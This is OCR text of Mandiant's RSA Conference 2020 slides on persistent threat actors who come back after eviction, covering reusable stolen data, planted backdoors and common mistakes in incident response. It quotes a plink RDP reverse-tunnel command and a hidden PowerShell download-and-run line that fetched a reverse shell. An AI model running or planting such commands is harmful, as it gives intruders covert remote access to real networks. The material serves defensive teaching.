RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: HTAW01 - 20599

Recapture of Glory: The Return of Persistent Threat Actors

Charles Carmakal

Senior Vice President
Mandiant, a FireEye Company

Jibran Ilyas

Director
Mandiant, a FireEye Company
@jibranilyas

Introductions

Charles Carmakal

- Senior Vice President & Strategic Services CTO
- Based in Washington, DC
- Leads a team of incident responders that has responded to over a thousand incidents
- 20+ years of experience with incident response and red teaming
- Previously led the security consulting business at a Big 4 consulting firm
- Bachelors and Masters from the University of Florida

Jibran Ilyas

- Director, Incident Response
- Based in Chicago, IL
- Leads a team of incident responders in US Central Region
- Speaker at DEFCON, BlackHat, Thotcon
- Adjunct Professor at Northwestern University
- Bachelors from DePaul and Masters from Northwestern University
- Chicago Crain's 40 under 40 (Class of 2017)

Agenda

- Goals of this session
- State of the Hack
- Notable data theft during first intrusion
- Planted backdoors in first intrusion
- Missed analysis in first investigation
- Demos
- Apply the lessons
- Q&A

Goals of this Presentation

- Goal 1: Show latest techniques that attackers employ
- Goal 2: Point out the data theft in first intrusion that aids in subsequent intrusions
- Goal 3: Point out what attackers do to set base and also what investigators may miss
- Goal 4: Show “evil” in action via live demos
- Goal 5: Provide strategic and tactical guidance to protect against targeted adversaries

RSAConference2020

State of the Hack

Once a Target, Always a Target

Threat actors **attempted to regain access to 31%** of our managed services clients **within 12 months** of being eradicated by Mandiant incident responders

Source: M-Trends 2020

State of the Hack

- Hands on keyboard operators
- Living off the land attacks
- Slow and steady attacks
- Hiding in plain sight
- Social engineering and well researched operations
- Attackers studying response efforts and adjusting
- Compromised networks used for attacks

What Adversaries Know

- Humans are always going to be vulnerable
- Investigators may not have full visibility into the environment
- Investigation teams have constraints:
  - Budget
  - Bandwidth
  - Working hours
- Security software coverage is never 100% and tamper protection isn't a norm on those solutions
- Changing tactics, techniques, and procedures (TTPs) can buy time for attackers


Evolving Threat Landscape

It's a "who," not a "what"

- There is a human at a keyboard
- Performing highly tailored and customized attacks
- Often targeted at specific organizations

Professional, organized and well funded

- Attackers escalate sophistication of their tactics as needed
- They remain relentlessly focused on their objective




If you kick them out, they may return


- They have specific objectives
- Their goal can be long-term occupation or short-term destruction
- Upon return, they use newer / evolved tools and tactics to defeat the defense and detection

Example of Tool Evolution - Mimikatz


Use of Mimikatz in initial intrusion




Use of Mimikatz in second intrusion



Use of Mimikatz in third intrusion



Potential next tactic to be used by attackers?



Example – APT1 Reaction after Mandiant Report

- **Monday 2/18/2013 – Business as Usual**
  - Report released at 10 PM EST
- **Tuesday 2/19/2013 – Action Plan Invoked**
  - Domains parked
  - WHOIS registry changed
  - Backdoor/tools removed
  - Staging/working directories cleared
  - New backdoors implanted
- **Overall Trends:**
  - Several days to retool
  - APT1 activity continued for a short period of time, but has not been observed in years

Avenues of Return

Prior Knowledge

- Use knowledge from prior intrusions
- Passwords not changed for service accounts
- Passwords not changed for other accounts (e.g. passwords in password managers, network devices)

Backdoors

- Backdoors not identified during first incident
- Malware identified, but not removed from systems
- Malware reloaded through virtual machine snapshots or system backups
- Malware in gold images
- Malware in code repositories

Early Use of Exploits

- Apache Struts 2 (CVE-2018-11776)
- Citrix NetScaler ADC (CVE-2019-19781)
- Pulse Secure VPN (CVE-2019-11510)

Supply Chain Attacks

- Exploiting trust relationships from third parties

RSAConference2020

Data Theft in Initial Intrusion

Reusable Data acquired in first attack

- Active Directory database
- Password repositories and passwords stored in browsers
- Emails (email delegates / email forwarding)
- Organization charts
- Network diagrams and documentations
- Network configs (including VPN certs for users)
- Data from internal portals (e.g. SharePoint, Wiki, Jira)
- Internal reconnaissance data (especially VPNs from 3rd parties)
- Keystroke logs for targeted users and systems

RSAConference2020

Planted backdoors in first targeted breach


Setting up base for future attacks


- Remote Desktop tunneling
- Web shells on servers accessible from the Internet
- Scheduled tasks to be invoked at future time
- Golden ticket
- Variants in backdoors


RDP Tunneling

- Accomplished via plink command
  - *plink.exe <users>@<IP or domain> -pw <password> -P 22 -2 -4 -T -N -C -R 12345:127.0.0.1:3389*


- On the RDP application on the C2 server, we type “127.0.0.1:12345” to gain access to RDP host behind an enterprise firewall








Web Shell Example



Scheduled Task Example

- secupdate.bat placed in C:\Windows\Security\Audit folder
- Contents of file as follows:
  - `start powershell -ep bypass -nop -w hidden -noni -comman "IEX (New-Object Net.WebClient).DownloadString('http://199.217.114[.]2xx:80/1.ps1')"`
- Invoked every Saturday at 1:55am via Task Scheduler
- 1.ps1 was a reverse shell



RSAConference2020

Missed Analysis in first investigation

Common Mistakes in IR and Red Team Exercises


Incident Response


- Organizations typically assume a linear compromise
- May potentially miss a second “patient zero” or alternate attack paths
- Important to examine the entire enterprise for evidence of compromise for many types of intrusions
- Attack path may identify multiple attack paths

Red Teaming


- Red teams often take a path of least resistance to meet client objectives
- Remediation is usually focused on the specific vulnerabilities identified
- Multiple attack paths and vulnerabilities likely exist


Initial Malicious Email






Lateral Movement

